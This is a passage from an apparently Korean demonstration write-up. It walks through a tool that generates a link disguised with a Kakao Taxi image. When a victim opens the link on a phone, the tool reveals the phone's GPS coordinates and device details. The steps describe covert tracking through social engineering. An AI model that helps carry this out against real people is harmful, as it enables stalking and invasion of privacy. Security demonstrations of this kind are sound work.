
그러면 창이 두개가 뜬다. 그중 URL이라  
적혀 있는 창에 URL에다가  
아무거나 쳐줍니다.  
(저희는 youngsyongs라 하였습니다.)





URL 에다가 아무거나 친 후  
엔터를 누르면  
옆 사진에 보이는  
젤 오른쪽처럼 창이 바뀝니다.  
그 후 또 다른 창으로 가서  
사진에 강조된 부분의 링크를  
휴대폰으로 접속을 합니다.





휴대폰으로 링크를 접속 했더니 배경에는 바꾸어 준 카카오 택시 사진이 뜨고,  
두 창에 모두 무언가 뜨기 시작합니다.  
왼쪽 창 36.XXXXXXXXXX,368XXXXX는 접속한 휴대폰의 위치로써  
구글 맵 등 에다가 그대로 입력하면 위치를 알아낼 수 있습니다.  
오른쪽 창은 휴대폰의 정보를 알아 낼 수 있습니다.